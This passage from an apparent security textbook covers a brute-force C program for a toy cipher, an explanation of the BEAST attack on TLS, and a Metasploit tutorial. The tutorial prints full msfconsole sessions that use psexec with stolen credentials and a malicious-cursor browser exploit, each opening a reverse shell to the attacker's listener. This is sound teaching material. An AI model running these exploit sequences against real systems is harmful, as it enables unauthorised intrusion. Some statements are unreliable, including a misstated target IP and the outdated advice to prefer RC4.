                input8 |= LR[1];
                exInput8 = ((input8 & 240) >> 4) | ((input8 & 15) << 4);
                /** =====> end of round */
        }
        input8 = per(IP_1, input8);
if (flag == 0) {
                ctext = input8;
        return -1;
        }
```

```
        else {          if    (input8
== ctext)
                        return 1;
                else return 0;
        }
}
int main(void) {
        UINT i = 0;
        UINT targetKey = 0;
        UINT actualKey = cbin2UINT("0000100000", KEYSIZE);      char cont,
useKey;         char userKey[] = "0000000000";
printf("============Automated Brute Force Attack============");
putchar('\n');  printf(" Do you want to use the predetermined key (y/n) ?");
scanf("%c", &useKey);           if (useKey != 'y') {                printf(" Please
specify key to use (10 BITS) ?");               scanf("%s", &userKey);
actualKey = cbin2UINT(userKey, KEYSIZE);
        }

        crypt(actualKey,        0);
while (crypt(i, 1) == 0)
        {
i++;
                targetKey++;
        }
 printBin(" Cracked Key = ", targetKey, KEYSIZE);  printBin(" Actual Key = ", actualKey, KEYSIZE);
printf(" Note: Key Suggested May Differ From Actual Key Because Suggested Key Can Also
                \n");
                printf(" Be Used To Encrypt And Decrypt With Equivalent Results \n");


        return EXIT_SUCCESS;
}
```

4.13.10 Attack Summary

The above mentioned source code attack was designed by Dr. K. S. Ooi and Brain Chin Vito in 2002. This attack was successful. The whole process is automated. User is only asked to prompt for a key which he wants to assign for encryption and decryption.

In some cases, the guessed key is different from the expected key, this means that the guessed key can also be used for encryption with the same results. [50]

4.13.11 Test Cases

Test Key	Guessed Key
0000001111	0000001111
0000001001	0000001001
0011111111	0010011000
0010000000	0000000100
0000000000	0000000000

4.14. BEAST Attack

BEAST stands for Browser Exploit Against SSL/TLS. Beast attack was originally discovered by Phillip Rogaway in 2002. But the attack was first demonstrated in 2011 by researchers Thai Duong and Juliano Rizzo.

An attacker might use Man In the Middle(MITM) techniques to listen the conversation between a web server and a browser. If there is no encryption, then the attacker can view the sensitive information sent during the conversation. Even though in SSL/TLS session communication is encrypted, a weakness in encryption can be exploited. Duong and Rizzo showed that in an encrypted SSL/TLS 1.0 session MITM attacker can gain information. To avoid the attack all browsers must move to TLS 1.1 or use additional mitigation techniques.

4.14.1 Exploitation of SSL/TLS

SSL uses block cipher in CBC mode. When we use a browser over HTTPS SSL Server use an authentication process which is done using asymmetric algorithms. During connection, browser and server also set an encryption scheme and a key to be used during communication. The whole process is encrypted using asymmetric algorithms and the communication is done using symmetric algorithms. The symmetric key encryption can be done either by using stream or block ciphers. SSL uses block cipher CBC mode encryption with chained IVs.

The BEAST attack relies on vulnerable SSL version and a block cipher using CBC mode. BEAST is a client-side attack which uses MITM technique to sniff and inject malicious packets in the data stream. BEAST uses Chosen-Plaintext Attack. Attacker guess the plaintext associated with a

ciphertext and encrypts it to check his guess. CBC mode is used to avoid CPA by using random IVs. As ciphertext of two same messages is different because two different IV is used. So, incorrect usage of IVs can make the block cipher vulnerable.

The security of block cipher using CBC mode depends on the randomness of IV. In TLS 1.0, IV was not randomly generated for each message but instead the ciphertext block of the previous message was used as new IV. The attackers could easily find the IV being used by observing the ciphertexts. If an attacker knows the specific location of his required targeted information, he could find information about encrypted text. For example, the attacker can get session cookie as the cookie's location is known and by sniffing and analyzing the network, he could find the IV being used. W. Dai explained the attack in CBC mode. As in CBC mode, previous ciphertext block is XORed to generate next ciphertext block. If attacker assumes plaintext P_i might be x and wants to check if he is right or not, he would choose the next plaintext block P_j be:

$$P_j = x \; XOR \; C_{i-1} \; XOR \; C_{j-1}.$$

And if his assumption is right then:

$$C_j = Encrypt(P_j \; XOR \; C_{j-1}) = Encrypt(P_i \; XOR \; C_{i-1}) = C_i$$

And he can confirm by looking whether $C_j = C_i$. But this is not practical as the attacker has to guess whole block value *x*, which is a random value, and the size would depend on the block size. If the block size is *128* for AES, then the order of the block size would be 2^{128}. But if an attacker could guess one bit of a targeted block at a time, then the search space would be one byte into the number of bytes to be guessed [51].

4.14.2 The Blockwise Chosen-Boundary Attack

The BEAST attack approach demonstrated by Thai Duong and Juliano Rizzo is based on the structure and predictable content of HTTP packets. The attacker creates the HTTP packets to control the cipher block boundary's locations. So that attacker creates a message where he knows all the other bytes except the targeted byte. The standard chosen-plaintext attack is message-oriented. The messages are viewed as complete object and is not broken down to more blocks. Thus, adversaries can only be adaptive between the messages[52]. But in real world, the message when transmitted is sent block by block. So the attackers can be more adaptive during the encryption query. The attackers would be able to control the blocks in a single query rather than between encryption queries. The blockwise attack(BA) model was proposed with the motivation to capture real world attackers than the standard model. Blockwise Chosen-Boundary Attack (BCBA) was refinement of the blockwise attack.

Consider the block size is *b*, *m* is the message of *l* bytes to be encrypted and the message is divided into *s b*-byte blocks: p_1, p_2, p_3,…, p_s. Lets assume the block boundary between p_1 and p_2 is *x*. The

attacker can move the boundary to any position he wants. He controls the boundary position prepend a string of length *r* to the message string such that *r<b*. The block boundary will shift *r* positions to the left. The below figure illustrates an example of shifting block boundary:




Figure 1: Prepending string to a message allows an attacker to choose block boundaries.

So, the attacker controls the block boundary between *m[i]* and *m[i+1]* by prepending *r* bytes to the *m* and that position will be the block boundary.
For example, a session cookie of 16 bytes can be find by guessing a byte one at a time.

Session_Cookie:WSx27mJheesRBu763fwd21aDw

It is very difficult to guess *16* bytes and if it has *V* possible values for each byte then there are V^{16} possible combinations to guess. But if attacker tries to guess the one byte at a time of plaintext of the ciphertext block associated with an easier plaintext block which is "*Session_Cookie:?"* he is much likely to succeed and can correctly guess *W*. The attacker now would guess the next byte by controlling the block boundary "*Session_Cookie:W?"* and will continue to guess until he has the complete value.
Duong and Rizzo exploited vulnerable Java applet running in the browser. They mentioned several technologies to generate attack script such as HTML5 WebSocket API, Java URLConnection API, Silverlight WebClient API.
Few Requirements must be met to implement this attack:

- Attacker must be MITM.
- Attacker must be able to eavesdrop on the network and to capture the HTTPS packets to get ciphertexts and IV for a specific encryption block.
- Attacker must be able to control the location of session cookie and by sending some parameters in the URL.
- Attacker must be able to modify in the traffic.

4.14.3 Mitigations

- Prioritize RC4 algorithms over CBC bases block ciphers.
- Enable TLS 1.1 or TLS 1.2.

4.15. METASPLOIT

4.15.1 Introduction

The metasploit framework (MSF) is a collection of exploits. It is one of the world's most used pentesting tools. We will be working on metasploit for various purposes from web to OS exploitation. Metasploit framework uses RUBY as the programming language and it's stable release was in december 2020.

4.15.2 Setup Requirements

Following are the required system requirements to use Metasploit.

4.15.2.1 Hard-Drive Requirements:

The recommended storage is 30 gigs while the minimum of 10 gigs of available storage space is required on the host machine. We already know that the FAT32 partition does not support large size files, which makes us unable to use it. Instead use NTFS, etx3 or any other filesystem.
Following is the memory requirement for different machines. [53]

1. Host (Linux) Minimal Requirements
    a. 1GB of system memory (RAM)
    b. Realistically 2 GB or more
2. Guest (KALI) Minimal Requirements
    a. 1 GB of RAM
    b. Realistically 2 GB or more with a SWAP file of equal value.
3. Guest (Metasploitable) Minimal Requirements
    a. 256 MB of RAM (512 MB is recommended)
4. (Optional) Guest (Per Windows) Minimal Requirements
    a. 256 MB of RAM (1GB is recommended)
    b. Realistically 1GB or more with a page file of equal value

4.15.3 MSFCONSOLE

The most famous interface of Metasploit Framework (MSF) is msfconsole.It provides an "all-inone" centralized console and allows you efficient access to virtually all of the options available in the MSF. MSFconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface. [53]

4.15.3.1 Benefits of MSFConsole

Following are some benefits of using MSFconsole:

1. It is the way of accessing most of the features within metasploit
2. Gives a console based interface to the Metasploit-Framework
3. Execution of external commands is possible in msfconsole

4.15.3.2 How to Open MSFconsole

The MSFconsole can be launched by simply using the following command:
msfconsole

MSFconsole is located in the following directory:
/usr/share/metasploit-framework/msfconsole

We can use -q option with the launch command to avoid the banner.

Figure: Launching MSFconsole in quiet mode

4.15.4 MSFCONSOLE Commands

We can use msfconsole man page to see the commands and command line options along with other details of the command. Another way is to use the framework's help command.


```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    features      Display the list of not yet released features that can be opted in to
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
```

```
Module Commands
===============

    Command       Description
    -------       -----------
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    clearm        Clear the module stack
    info          Displays information about one or more modules
    listm         List the module stack
    loadpath      Searches for and loads modules from a path
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    reload_all    Reloads all modules from all defined module paths
    search        Searches module names and descriptions
    show          Displays modules of a given type, or all modules
    use           Interact with a module by name or search term/index


Job Commands
============

    Command       Description
    -------       -----------
    handler       Start a payload handler as job
    jobs          Displays and manages jobs
    kill          Kill a job
    rename_job    Rename a job
```

There are many other commands for this interface. Let's see what a couple of these commands do on the terminal.


Banner:

The banner command simply displays a randomly selected banner on the console window.




4.15.5 EXPLOIT COMMANDS

show exploits command shows all the available exploits.



We can select an exploit using the **use** command which will add it to the msf console.



4.15.5.1 EXPLOITS

Exploits supported by metasploit Framework are subdivided into two categories, active and passive.

4.15.5.1.1 ACTIVE EXPLOITS

All the active exploits run until they are completed and are directed towards a specific host. After completion they exit.

- Brute-force modules will exit when a shell opens from the victim.
- Module execution stops if an error is encountered.
- You can force an active module to the background by passing '-j' to the exploit command: [54]

```
msf6 exploit(windows/smb/ms08_067_netapi) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf6 exploit(windows/smb/ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows 2003 SP0 Universal
   4   Windows XP SP2 English (AlwaysOn NX)
   5   Windows XP SP2 English (NX)
   6   Windows XP SP3 English (AlwaysOn NX)
   7   Windows XP SP3 English (NX)
   8   Windows XP SP2 Arabic (NX)
   9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   10  Windows XP SP2 Chinese - Simplified (NX)
   11  Windows XP SP2 Chinese - Traditional (NX)
   12  Windows XP SP2 Czech (NX)
   13  Windows XP SP2 Danish (NX)
   14  Windows XP SP2 German (NX)
   15  Windows XP SP2 Greek (NX)
   16  Windows XP SP2 Spanish (NX)
   17  Windows XP SP2 Finnish (NX)
   18  Windows XP SP2 French (NX)
   19  Windows XP SP2 Hebrew (NX)
```

We can use the show **targets** command to see the available global targets or set our own specific host using **set RHOST <IP>** command.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit -j
```

```
[*] Exploit running as background job.
```

EXAMPLE

The following example makes use of a previously acquired set of credentials to exploit and gain a reverse shell on the target system.[54]

```
msf6 exploit(windows/smb/psexec) > set RHOST 192.168.10.20
RHOST ⇒ 192.168.10.20
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/shell/reverse_tco
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD ⇒ windows/shell/reverse_tcp
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.10.10
LHOST ⇒ 192.168.10.10
msf6 exploit(windows/smb/psexec) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/smb/psexec) > set SMBUSER victim
SMBUSER ⇒ victim
msf6 exploit(windows/smb/psexec) > set SMBPASS 1234
SMBPASS ⇒ 1234
msf6 exploit(windows/smb/psexec) > exploit
```

In this example we are using “windows/smb/psexec” exploit. Our target machine is 192.168.10.20 and PAYLOAD is reverse tcp.

```
[*] Connecting to the server ...
[*] Started reverse handler
[*] Authenticating as user 'victim' ...
[*] Uploading payload ...
[*] Created \hikmEeEM.exe ...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.10.20[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.10.20[\svcctl] ...
[*] Obtaining a service manager handle ...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD") ...
[*] Closing service handle ...
[*] Opening service ...
[*] Starting the service ...
[*] Removing the service ...
[*] Closing service handle ...
[*] Deleting \hikmEeEM.exe ...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.10.10:4444 → 192.168.10.20:1073)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

You can see that a connection to Windows XP machine of IP 192.168.10.10 is successfully created.

4.15.5.1.2 PASSIVE EXPLOITS

Passive exploits wait for incoming hosts and exploit them as they connect. [54]

- Passive exploits almost always focus on clients such as web browsers, FTP clients, etc.
- They can also be used in conjunction with email exploits, waiting for connections.
- Passive exploits report shells as they happen can be enumerated by passing ‘-l’ to the sessions command. Passing ‘-i’ will interact with a shell.

```
msf exploit(ani_loadimage_chunksize) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.10.10:52647 → 192.168.10.20:4444

msf exploit(ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

EXAMPLE

The following output shows the setup to exploit the animated cursor vulnerability. The exploit does not fire until a victim browses to our malicious website.[54]

```
msf > use exploit/windows/browser/ani_loadimage_chunksize
msf exploit(ani_loadimage_chunksize) > set URIPATH /
URIPATH ⇒ /
msf exploit(ani_loadimage_chunksize) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD ⇒ windows/shell/reverse_tcp
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.10.10
LHOST ⇒ 192.168.10.10
msf exploit(ani_loadimage_chunksize) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.10.10:8080/
[*] Server started.
msf exploit(ani_loadimage_chunksize) >
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 192.168.10.20:1077...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to 192.168.10.20:1077...
[*] Sending stage (240 bytes)
[*] Command shell session 2 opened (192.168.10.10:4444 → 192.168.10.20:1078)

msf exploit(ani_loadimage_chunksize) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim\Desktop>
```

4.15.6 PASSIVE INFORMATION GATHERING


Information about a target without actually touching the target system can be gathered using the passive and indirect information gathering. We can use many techniques for network boundary identification, identification of network maintainers and web server softwares. We can also learn about the Operating System in use on the target system.

OSINT (Open Source Intelligence) is a form of intelligence collection that uses open or readilyused available information to find, select, and acquire information about a target. [55]

Let's test some known tools to see what information we can find about http://www.secmaniac.net/.

Whois Lookup

By using the whois look up let's see what information we can find about the secmaniac.net.




From the information we have using whois we can see that the Domain Name System (DNS) servers are being hosted by DOMAINCONTROL.COM. We do not have any authority to attack these systems so they will not be included in penetration testing.

In most large organizations, the DNS servers are housed within the company and are viable attack vectors. Zone transfers and similar DNS attacks can often be used to learn more about a network from both the inside and outside. In this scenario, because DOMAINCONTROL.COM is not owned by secmaniac.net, we should not attack these systems and will instead move on to a different attack vector. [55]

NetCraft

